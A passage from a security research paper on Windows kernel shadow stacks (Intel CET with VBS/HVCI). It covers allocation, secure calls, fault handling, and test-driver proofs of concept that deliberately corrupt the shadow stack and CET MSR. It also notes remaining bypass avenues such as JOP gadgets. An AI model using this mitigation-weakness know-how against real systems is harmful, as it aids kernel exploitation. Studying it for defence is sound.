


Fig. 4. Shadow stack virtual address space

Using WinDbg, dumping 3 PTEs returned by `MiAllocateKernelStackPages` gives an output like:

```
kd> dq ffffd0d2c5703eb8 L3
ffffd0d2c5703eb8  0000000000000000 8a000000041ff161
ffffd0d2c5703ec8  0000000000000000
```

The 2 PTEs used to implement the guard pages are set to 0, meaning no physical page is used. Any access to these virtual addresses would lead to a page fault. The PTE associated with the shadow stack page is backed by a physical page (`PageFrameNumber > 0`), and is marked as read-only (`Write = 0`):

```
kd> dt nt!_MMPTE_HARDWARE ffffd0d2c5703eb8+8
+0x000 Valid            : 0y1
+0x000 Dirty1           : 0y0
+0x000 Owner            : 0y0
+0x000 WriteThrough     : 0y0
+0x000 CacheDisable     : 0y0
+0x000 Accessed         : 0y1
+0x000 Dirty            : 0y1
+0x000 LargePage        : 0y0
+0x000 Global           : 0y1
+0x000 CopyOnWrite      : 0y0
+0x000 Unused           : 0y0
+0x000 Write            : 0y0
+0x000 PageFrameNumber  :
↪  0y000000000000000000000000100000111111111 (0x41ff)
+0x000 ReservedForSoftware : 0y0000
+0x000 WsleAge          : 0y1010
+0x000 WsleProtection   : 0y000
+0x000 NoExecute        : 0y1
```

The virtual address covering the range of 0x3000 bytes is then computed using the virtual address of the first PTE such as:

Listing 6: Virtual address from PTE computation

```
ResolvedVirtualAddress = (
  (PteAddress - SYSTEM_PTE_BASE_ADDRESS) << 9) |
  ↪  0xFFFF000000000000
)
```

The symbol `SYSTEM_PTE_BASE_ADDRESS` refers to the 512GB four-level page table map. Reading the assembly, this is hardcoded to the virtual address *0xFFFFF68000000000*, but its patched at runtime because of kASLR.

4.4 Secure kernel transition

After allocating the shadow stack, the NT kernel needs to request the secure kernel to perform 2 additional tasks:

— Initializing the shadow stack

— Protecting the integrity of the shadow stack

These 2 operations are discussed later in section 4.5 and 4.7, but can be realized thanks to a mechanism named *Secure Call*. A *Secure Call* allows the transition from the kernel to the secure kernel. With `VslAllocateKernelShadowStack`, the *Secure System Call Num-*

ber (SSCN), is set to the value 0xE6.[3] To perform the secure call, `VslpEnterIumSecureMode` is called and ends up in `HvlSwitchToVsmVtl1`, which executes a `vmcall` instruction with the SSCN specified in `rax` and `rcx` set to 0x11:

Listing 7: Transition from VTL 0 to VTL 1

```
kd> u poi(nt!HvlpVsmVtlCallVa)
fffff8032e3c000f 488bc1          mov     rax,rcx
fffff8032e3c0012 48c7c111000000  mov     rcx,11h
fffff8032e3c0019 0f01c1          vmcall
```

This allows to perform a *hypercall*, which causes a *VMEXIT* in the hypervisor [4], and thus allows transition from the kernel to the secure kernel. Therefore the *Virtual Secure Mode* is switched from VTL 0 to VTL 1. Hyper-V dispatchs the *hypercall* and the routine `IumInvokeSecureService` is executed in the secure kernel. Readers interested in more details regarding *hypercall* are invited to read the blogpost written by A. Chevalier [2].

In the secure kernel, the routine `IumInvokeSecureService` dispatches the SSCN value and calls the appropriate function. For the shadow stack, we identified the following secure call exposed by the secure kernel:

SSCN	kernel	secure kernel
0xE6	VslAllocateKernelShadowStack	SkmmCreateNtKernelShadowStack
0xE7	VslFreeKernelShadowStack	SkmmDestroyNtKernelShadowStack
0x112	VslKernelShadowStackAssist	SkmmNtKernelShadowStackAssist
0xE8	VslResetKernelShadowStack	SkmmResetNtKernelShadowStack

Table 3. Secure call related to the shadow stack (Windows 24H2)

4.5 Shadow stack initialization

Now that we introduced the notion of secure call, let's dive into the shadow stack initialization by the secure kernel. As we saw previously, the shadow stack is read only for the NT kernel. Thus, the NT kernel needs to request the secure kernel

[3] SSCN are likely to change (e.g for `VslAllocateKernelShadowStack` it is 0xE3 on a 23H2 build but it is 0xE6 on a 24H2 build)

for the shadow stack initialization. `VslAllocateKernelShadowStack` ends up in `SkmmCreateNtKernelShadowStack`. This function calls `SkmiInitializeNtKernelShadowStack` which is responsible for the shadow stack initialization. This function writes a shadow stack token as well as the address of a start thread routine. The goal is to allow a shadow-stack context switch, when the newly created thread is going to execute. According to the intel manual [8], a shadow token is a 64 bit value composed of:

— Bit 0: Mode bit. If 1, then this shadow stack restore token can be used with a `rstorssp` instruction in 64-bit mode
— Bit 1: Reserved. Must be zero.
— Bit 63:2: Value of shadow stack pointer when this restore point was created.

One can observe the impact of `SkmiInitializeNtKernelShadowStack`, by dumping the shadow-stack content in the kernel, once the `VslAllocateKernelShadowStack` routine returns. Please note that at the time, the new thread has not started its execution, and the type of kernel shadow stack was `KernelShadowStackTypeKernelThread` for this call:

Listing 8: Shadow stack content after `SkmiInitializeNtKernelShadowStack`

```
kd> dps ffffa58ae0bcb000+0x2000-0x20 L?5
ffffa58ae0bccfe0  0000000000000000 # not yet accessed
ffffa58ae0bccfe8  ffffa58ae0bccff1 # shadow stack token
ffffa58ae0bccff0  fffff8050b417670 nt!KiStartSystemThread
ffffa58ae0bccff8  0000000000000000
ffffa58ae0bcd000  ???????????????? # start of second guard page
```

The shadow-stack token, `0xffffa58ae0bccff1` has its mode bit set, thus it can be used by a `rstorssp` instruction. Once the lowest two bits cleared, it gives the address `0xffffa58ae0bccff0`. This will be the value of the SSP after execution of the `rstorssp` instruction, which consumes the shadow stack token and sets the new SSP value. At that time, the SSP will thus points on a 64 bits value which is the address of the function `nt!KiStartSystemThread`. According to the type of shadow stack requested, it can be another function. Indeed, the secure kernel gets the address of the start routines from a table named `SkmmNtFunctionTable`.

4.6 `_KTHREAD` structure initialization

In Windows 11 21H2 (2022 Update), the `_KTHREAD` structure has been updated in order to add the following fields, introducing the support of the kernel shadow stack:

Listing 9: New fields in the `_KTHREAD` structure

```
  // Offset 0x408
  void *KernelShadowStack;
  void *KernelShadowStackInitial;
  void *KernelShadowStackBase;
  _KERNEL_SHADOW_STACK_LIMIT KernelShadowStackLimit;
```

As explained previously, when returning from `VslAllocateKernelShadowStack`, the shadow stack of the new kernel thread has been initialized by the secure kernel. The `KeInitThread` function can then update the shadow stack related fields, as shown in the code snippet below. The field which we named as `pShadowStackUpdated` has been computed by the secure kernel, to decrement the SSP value, each time a value was written in the shadow stack, during its initialization:

```
// Points on the Shadow stack token
pkthread->KernelShadowStack = pKernelShadowStackUpdated;

// Points on the start routine (such as nt!KiStartSystemThread)
pkthread->KernelShadowStackInitial = pKernelShadowStackUpdated + 8;

// Points at the top of the guard page above the shadow stack
pkthread->KernelShadowStackBase = pKernelShadowStackBase;

// _KERNEL_SHADOW_STACK_LIMIT
// Bits 0:2 (3 lowers bits) are used to set ShadowStackType (enum
↪  _KERNEL_SHADOW_STACK_TYPE)
// Bits 3:11 are unused
// Bits 12:63 are used to set ShadowStackLimitPfn (52 bits)
pkthread->KernelShadowStackLimit.AllFields = (unsigned int)ShadowStackType
    | pkthread->KernelShadowStackLimit.AllFields & 0xFF8
    | (pKernelShadowStackBase - 0x3000) & 0xFFFFFFFFFFFFF000uLL;
```

Figure 5 bellow illustrates the layout of the shadow stack once the `KeInitThread` function returns.




Fig. 5. Shadow stack layout after `KeInitThread` execution

4.7 Shadow stack protection

In section 4.5, we mentioned the role of `SkmmCreateNtKernelShadowStack`. This function is also responsible for protecting the shadow stack integrity. Indeed, once the shadow stack is allocated, the secure kernel is used to protect its integrity from a write primitive in VTL 0. Indeed, an attacker could try to make the shadow stack writable, by modifying the PTE to flip the `Write` bit. The goal here is not to protect the PTE itself (it is writable by design) but rather set the appropriate bits in the EPT, so that an EPT violation would occur on an illegal write tentative on the shadow stack (even if the

PTE would mark the page as writable). As explained previously, in VTL 0, the shadow stack is read only and only instructions such as `call` or `wrssq` (in audit mode) are allowed to write into the shadow stack.

To enforce this ready only permission, the secure kernel uses a function named `SkmiProtectSinglePage`. This function uses `ShvlpProtectPages` which initiates a hypercall number 0xC. This hypercall is mentioned as `HvCallModifyVtlProtectionMask` in the top-level functional specification (TLFS) of the Microsoft hypervisor [14], and is also officially documented by Microsoft:

Listing 10: Definition of `HvModifyVtlProtectionMask`

```
HV_STATUS
HvModifyVtlProtectionMask(
   _In_ HV_PARTITION_ID TargetPartitionId,
   _In_ HV_MAP_GPA_FLAGS MapFlags,
   _In_ HV_INPUT_VTL TargetVtl,
   _In_reads(PageCount) HV_GPA_PAGE_NUMBER GpaPageList
   );
```

Unlike for the NT kernel or the secure kernel, Microsoft does not release a PDB file regarding `hvix64.exe`.[4] In 2019, A. Ionescu released an (unofficial) Hyper-V Development Kit header file [9], based on a file named `HvGdk.h`. This file was shipped once, with the Windows Driver Kit for Windows 7. This allows to partially understand the permissions behind `HV_MAP_GPA_FLAGS`:

Listing 11: Access flag to a GPA

```
//
// Flags to describe the access a partition has to a GPA page.
//
typedef UINT32 HV_MAP_GPA_FLAGS;

#define HV_MAP_GPA_READABLE     (0x00000001)
#define HV_MAP_GPA_WRITABLE     (0x00000002)
#define HV_MAP_GPA_EXECUTABLE   (0x00000004)
```

When `SkmiProtectSinglePage` is called, the index 0x3 is used to retrieve the `MapFlags` from an array named `SkmiVtlPageAccess`. This results in the value 0x11, which could be decomposed as `HV_MAP_GPA_READABLE | 0x10`. First, one can notice that the page will

[4] The Hypervisor Interface for Intel (x64)

not be writable as the bit `HV_MAP_GPA_WRITABLE` is not set. Then the bit related to the value 0x10 is probably used to specify that this page is a shadow stack page. It is probably used, to configure the EPTE in order to set the bit 60 in the EPTE. Indeed, the bit 60 in an EPT Page-Table entry is described in the intel manual [8] as the supervisor shadow stack's bit. Instructions such as `rstorssp` use this bit to check whether the page backing the shadow stack is legitimate and not a simple writable page that an attacker could have allocated with abitrary execution in VTL 0. Please note that we did not verify this statement by debugging *hvix64.exe*, thus we may have missed some details. However, this is something that we would like to do in a near future.

5 Fault handling

In this section we will describe how the control protection exception (#CP) handler, `KiControlProtectionFault`, handles a shadow stack related fault. This handler is called if a fault is generated by a userland process (CPL3), or by a kernel thread (CPL0). As explained in the intel manual [8], when an interruption occurs, without privilege-level change (i.e when the fault is generated by a kernel thread) three values are pushed on the shadow stack (this is not specific to a #CP fault):




Fig. 6. Shadow stack usage during interrupted procedure from [8]

These value are documented in the Intel manual [8] such as:

— tempSsCS: Value of the code segment (i.e 0x10 if the fault was generated by a kernel thread)

— tempSsLIP: Value of the instruction pointer when the fault was generated
— tempSSP: Value of the SSP when the fault was generated

Figure 7 illustrates the layout of the stack and shadow-stack, when a #CP fault is generated. In this example, the call stack is composed of few functions labeled `functionA` to `functionE`. The return address consumed when functionE ends, has been overridden and does not matches with `functionD+0x10`. Thus, a #CP fault is raised by the CPU.




Fig. 7. Shadow stack layout after a #CP fault

In a similar way, the stack from the thread in which the interruption occurs, is used by the interruption handler. Therefore, the function `KiControlProtectionFault` setup a `KTRAP_FRAME` structure on its stack-frame. This is a kernel mode data structure used to save the processor's state during exceptions or interrupts. It captures the state of the CPU registers when a transition from user mode to kernel mode occurs due to events like system calls, page faults, or hardware interrupts. A pointer to this structure is passed to the function `KiProcessControlProtection`. This function checks the code segment field `KTRAP_FRAME.SegCs` in order to check whether the fault is generated by a userland process or a kernel thread. If the code segment field equals 0x10 (CPL is 0), the function `KiProcessControlProtectionFromKernelMode` is called. Otherwise, if the code segment field equals 0x33 (CPL is 3), the fault is handled directly within the `KiProcessControlProtection` function (may be a function like `KiProcessControlProtectionFromUserMode` exists and has been inlined). In [24], faults resulting from user mode have been reviewed. Here, we will focus on faults generated in kernel mode and therefore review the implementation of `KiProcessControlProtectionFromKernelMode`. In section 5.1, we will explain how the fault is handled if the shadow stack is in non-audit mode whereas in section 5.2 we will describe the fault handling in audit mode.

5.1 Non-Audit mode

First, the faulty return address is read by dereferencing the field `KTRAP_FRAME.Rsp`, which points on the top of the stack-frame which caused the fault. Then a call to `KiGetCurrentKernelShadowStackBounds` is made to get the shadow stack boundaries. A loop is then made, starting from the pointer `KTRAP_FRAME.ShadowStackFrame + 0x20` up to the bottom of the shadow stack pointer boundary. The value 0x20 allows to skip `tempSsCS, tempSsLIP, tempSSP` and the return address on the shadow stack which generated the fault. At each iteration, a test is made to check if the faulty return address matches. If the faulty return address is found, the shadow stack can be fixed. This is highlighted in figure 7 where the faulty return address is present in the shadow stack.

A call to `VslKernelShadowStackAssist` allows to perform a *Secure System Call* which writes into the shadow stack and thus allows to fix it. In that context, the secure kernel executes `SkmmNtKernelShadowStackAssist` with a parameter allowing to execute `SkmiNtKssAssistCpPopSsp`. Then, 2 callbacks are executed consecutively: `SkmiNtKssAssistCpPopSspValidationCallback`

and `SkmiNtKssAssistCpPopSspOperationCallback`. The second one fixes the pointer `tempSSP` so that it points higher on the shadow stack, precisely at the location where the faulty return address was identified during the loop. It also nullifies on the shadow stack, the return address which caused the fault. This simply allows, when the interruption handler routine ends, to restore the SSP with a modified `tempSSP` which now points on 64-bit value which is a valid return address (it is the same as the one present at the thread's top of stack). Then, `KiProcessControlProtectionFromKernelMode` returns with the value 0x1 and the function `KiControlProtectionFault` ends its execution with a `iretq` instruction, to restore the processor's state after handling the exception. In this case, no BSOD is raised.

However, if the faulty return address has not been found in the shadow stack, this means the call stack has been corrupted. If the global variable `KiKernelCetAuditModeEnabled` is not set, then `KiProcessControlProtectionFromKernelMode` returns the value 2, and `KiControlProtectionFault` will call `KiFastFailDispatch` in order to trigger a BSOD. Finally, a call to `KeBugCheckEx` with the code 0x139 (`KERNEL_SECURITY_CHECK_FAILURE`) is performed. With a kernel debugger attached to the target computer, the following bugcheck analysis could be observed:

```
2: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

KERNEL_SECURITY_CHECK_FAILURE (139)
A kernel component has corrupted a critical data structure. The
↪  corruption could potentially allow a malicious user to gain
↪  control of this machine.
Arguments:
Arg1: 0000000000000039, A shadow stack violation has occurred due
↪  to mismatched return addresses on the call stack vs the shadow
↪  stack.
Arg2: ffffd8840c3ef410, Address of the trap frame for the exception
↪  that caused the BugCheck
Arg3: ffffd8840c3ef368, Address of the exception record for the
↪  exception that caused the BugCheck
Arg4: 0000000000000000, Reserved
```

The subcode (0x39) has a self-explainatory message: *A shadow stack violation has occurred due to mismatched return addresses on the call stack vs the shadow stack.*

5.2 Audit mode

If the faulty return address has not been found on the shadow stack and the global variable `KiKernelCetAuditModeEnabled` is set, then another path is taken. The function `KiFixupControlProtectionKernelModeReturnMismatch` is called in order to try to fix the shadow stack using `wrssq` instructions. If this operation succeeds, the function `KiLogControlProtectionKernelModeReturnMismatch` is called in order to generate an `Event Tracing for Windows` (ETW) log. A call to `EtwTimLogControlProtectionKernelModeReturnMismatch` allows the generation of the log for a provider named `Microsoft-Windows-Security-Mitigations`:

```
result = EtwWriteEx(
  // {FAE10392-F0AF-4AC0-B8FF-9F4D920C3CDF}
  EtwSecurityMitigationsRegHandle,
  &MITIGATION_AUDIT_CONTROL_PROTECTION_KERNEL_MODE_RETURN_MISMATCH,
  0LL,
  0,
  0LL,
  0LL,
  0xDu,
  &UserData);
```

Then, the function `KiProcessControlProtectionFromKernelMode` ends with the return value 1, and no BSOD is raised.

6 Evaluation

As this mitigation is hardware-based, the overhead is very low for the operating system, because the #CP handler is supposed to be executed very rarely. Actually only when a try/except statement causes a mismatch between the return addresses on the call stack vs the shadow stack, or when a control flow corruption occurs.

The shadow stack mitigation is quite effective to catch exploit relying on ROP attacks. Indeed, stack-pivoting to control a set of arbitrary gadgets is not possible anymore, as the first `ret` instruction will cause a #CP fault.

However, the current implementation in the kernel allows returning to any address on the shadow stack. This was already mentioned by Y. Shafir in [22]. Theoretically, it is still possible to use gadgets who allow returning on another address within the shadow stack. In the same way, JOP gadgets can still be used. First, because they do not modify the stack and shadow stack, then, because indirect branch tracking mitigation is not yet supported in the Windows kernel.

Using virtualization mechanims allows implementing this mitigation in a secure way. For instance, it is not possible to disable Intel CET by simply switching the `CR4.CET` bit to 0, because this operation would immediately be caught by HyperGuard. Also, even with a kernel read/write primitive, it is not possible to change the PTE of a page related to the shadow stack, because of HVCI. Writing to the shadow stack is only limited to few instructions such as `call` or `wrssq`. Finally HVCI also protects the (read-only) `CFGRO` section, where the global variables `KiKernelCetEnabled` and `KiKernelCetAuditModeEnabled` live. So without a HVCI bypass, the shadow stack could theoretically not be disabled or switched to audit mode on a running kernel.

7 Proof of concepts

In order to demonstrate various aspects of the shadow stack mitigation, a driver has been developed along with a user client. The client and the driver communicate via IOCTL. These different aspects of the shadow stack will be illustrated through test cases and described in the current section, as detailed below:

— Writing to the shadow stack
— Writing to the MSR registers and the CR4 register
— Incrementing the return address
— Skipping the stack frame
— Try/Except path

It must be mentioned that the audit mode is disabled.

7.1 Writing to the shadow stack

This test case is implemented through `IOCTL_WRITE_CURRENT_SHADOW_STACK`. The driver function

`IoctlWriteShadowStack` handles this IOCTL. The function attempts to write a value to the shadow stack address, plus an offset. Altering the shadow stack in this way should result in a crash.

In this test, the value `0x4141414141414141` is written to the address `u8ShadowStack - 0x200`. The result is as follows in WinDbg:

```
Entering DispatchDeviceControl
Entering IoctlWriteShadowStack
Kernel Shadow Stack: FFFFF1807CBA5FB8
Reading -> FFFFF1807CBA5DB8 = 0000000000000000
Writing -> FFFFF1807CBA5DB8 = 4141414141414141

KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x00000050
                        (0xFFFFF1807CBA5DB8,
                        0x0000000000000003,
                        0xFFFFF80268281ADD,
                        0x0000000000000002)

Driver at fault:
***  shadow_stack_driver.sys - Address FFFFF80268281ADD base at
↪  FFFFF80268280000, DateStamp 67e2e14f
```

Then, the bugcheck analysis:

```
2: kd> !analyze -v
*******************************************************************
*                                                                 *
*                        Bugcheck Analysis                        *
*                                                                 *
*******************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by
↪  try-except.
Typically the address is just plain bad or it is pointing at freed
↪  memory.
Arguments:
Arg1: fffff1807cba5db8, memory referenced.
Arg2: 0000000000000003,
  bit 0 set if the fault was due to a not-present PTE.
  bit 1 is set if the fault was due to a write, clear if a read.
Arg3: fffff80268281add, If non-zero, the instruction address which
↪  referenced the bad memory
  address.
Arg4: 0000000000000002, (reserved)
```

As expected, a `PAGE_FAULT_IN_NONPAGED_AREA` error occurs when attempting a write operation to the memory reference address `0xFFFFF1807CBA5DB8`. This is caused by the read-only rights of the page, which can be illustrated with WinDbg and the address `0xFFFFF1807CBA5DB8`:

```
2: kd> !pte FFFFF1807CBA5DB8
                                            VA fffff1807cba5db8
PXE at FFFFB85C2E170F18    PPE at FFFFB85C2E1E3008    PDE at
↪  FFFFB85C3C601F28    PTE at FFFFB878C03E5D28
contains 0A0000088778F863  contains 0A00000887790863  contains
↪  0A000007AFB49863  contains 8A0000015F536161
pfn 88778f    ---DA--KWEV  pfn 887790    ---DA--KWEV  pfn 7afb49
↪  ---DA--KWEV  pfn 15f536    -G-DA--KR-V
```

Thus, this test case demonstrates that the shadow stack cannot be rewritten as mentioned in section 4.7.

7.2 Writing to the MSR registers and the CR4 register

This test case is implemented through `IOCTL_WRITE_MSR`. The driver function `IoctlWriteMsr` handles this IOCTL. The function attempts to write a value into an MSR register. As mentioned in [18], some registers are monitored for access or modifications. Depending of the register address, this should result in a crash triggered by HyperGuard.

In this test, the MSR register `0x6a2`, which is `IA32_S_CET_REGISTER`, is set. Since the targeted machine is currently being debugged, the value of this register is `3` instead of `1`. Therefore, the value set to this MSR register is `1`. The result is as follows in WinDbg:

```
Entering DispatchDeviceControl
Entering IoctlWriteMsr
Reading MSR[0x06a2] = 0x0000000000000003
Writing MSR[0x06a2] = 0x0000000000000001
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000003b
                       (0x00000000C0000096,
                        0xFFFFF800355318FB,
                        0xFFFFE40A43C6EB10,
                        0x0000000000000000)
```

As expected an exception occurs. According to the bugcheck analysis:

```
1  *******************************************************************************
2  *                                                                             *
3  *                        Bugcheck Analysis                                    *
4  *                                                                             *
5  *******************************************************************************
6
7  SYSTEM_SERVICE_EXCEPTION (3b)
8  An exception happened while executing a system service routine.
9  Arguments:
10 Arg1: 00000000c0000096, Exception code that caused the BugCheck
11 Arg2: fffff8057c9218fb, Address of the instruction which caused the
   ↪  BugCheck
12 Arg3: ffffe400431c6b10, Address of the context record for the exception
   ↪  that caused the BugCheck
13 Arg4: 0000000000000000, zero.
14
15 cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
   ↪  efl=00040246
16 shadow_stack_driver+0x18fb:
17 fffff800`355318fb 0f30            wrmsr
```

This exception is due to a `SYSTEM_SERVICE_EXCEPTION` (0x3b), specifically caused by the execution of a privileged instruction, as indicated by the `STATUS_PRIVILEGED_INSTRUCTION` (0xc0000096) code. The culprit instruction is `wrmsr`, but the code is running in `CPL0` as the `cs` register shows, and according to [8], the `rdmsr` and `wrmsr` instructions are normally allowed.

With the call stack as follows:

```
1  2: kd> k
2   # Child-SP          RetAddr               Call Site
3  00 ffffe400`431c5978 fffff805`d256c432     nt!DbgBreakPointWithStatus
4  01 ffffe400`431c5980 fffff805`d256b95c     nt!KiBugCheckDebugBreak+0x12
5  02 ffffe400`431c59e0 fffff805`d24b8c07     nt!KeBugCheck2+0xb2c
6  03 ffffe400`431c6170 fffff805`d2686fe9     nt!KeBugCheckEx+0x107
7  04 ffffe400`431c61b0 fffff805`d268603c     nt!KiBugCheckDispatch+0x69
8  05 ffffe400`431c62f0 fffff805`d267c69f     nt!KiSystemServiceHandler+0x7c
9  06 ffffe400`431c6330 fffff805`d239dc72
   ↪  nt!RtlpExecuteHandlerForException+0xf
10 07 ffffe400`431c6360 fffff805`d239edd9     nt!RtlDispatchException+0x2d2
11 08 ffffe400`431c6ae0 fffff805`d2687145     nt!KiDispatchException+0xac9
12 09 ffffe400`431c7210 fffff805`d2681e25     nt!KiExceptionDispatch+0x145
13 0a ffffe400`431c73f0 fffff805`7c9218fb
   ↪  nt!KiGeneralProtectionFault+0x365
14 0b ffffe400`431c7580 fffff805`7c921231     shadow_stack_driver+0x18fb
15 0c ffffe400`431c75b0 fffff805`d229697e     shadow_stack_driver+0x1231
16 0d ffffe400`431c75e0 fffff805`d288a568     nt!IofCallDriver+0xbe
17 0e ffffe400`431c7620 fffff805`d2889400
   ↪  nt!IopSynchronousServiceTail+0x1c8
18 0f ffffe400`431c76d0 fffff805`d2888aae     nt!IopXxxControlFile+0x940
19 10 ffffe400`431c7940 fffff805`d2686655     nt!NtDeviceIoControlFile+0x5e
20 11 ffffe400`431c79b0 00007ffe`94bdeee4     nt!KiSystemServiceCopyEnd+0x25
```

The function `nt!KiGeneralProtectionFault`, pointed to by stack frame number `0x0a`, is of interest. It is related to interrupt code `0xd` from the `nt!KiInterruptInitTable` of the kernel, as shown in figure 8.

```
INITDATA:0000000141006390          dq 0Ch
INITDATA:0000000141006398          dq offset KiStackFault
INITDATA:00000001410063A0          dq offset KiStackFaultShadow
INITDATA:00000001410063A8          dq 0Dh
INITDATA:00000001410063B0          dq offset KiGeneralProtectionFault
INITDATA:00000001410063B8          dq offset KiGeneralProtectionFaultShadow
INITDATA:00000001410063C0          dq 0Eh
INITDATA:00000001410063C8          dq offset KiPageFault
INITDATA:00000001410063D0          dq offset KiPageFaultShadow
```

Fig. 8. `KiGeneralProtectionFault` handler

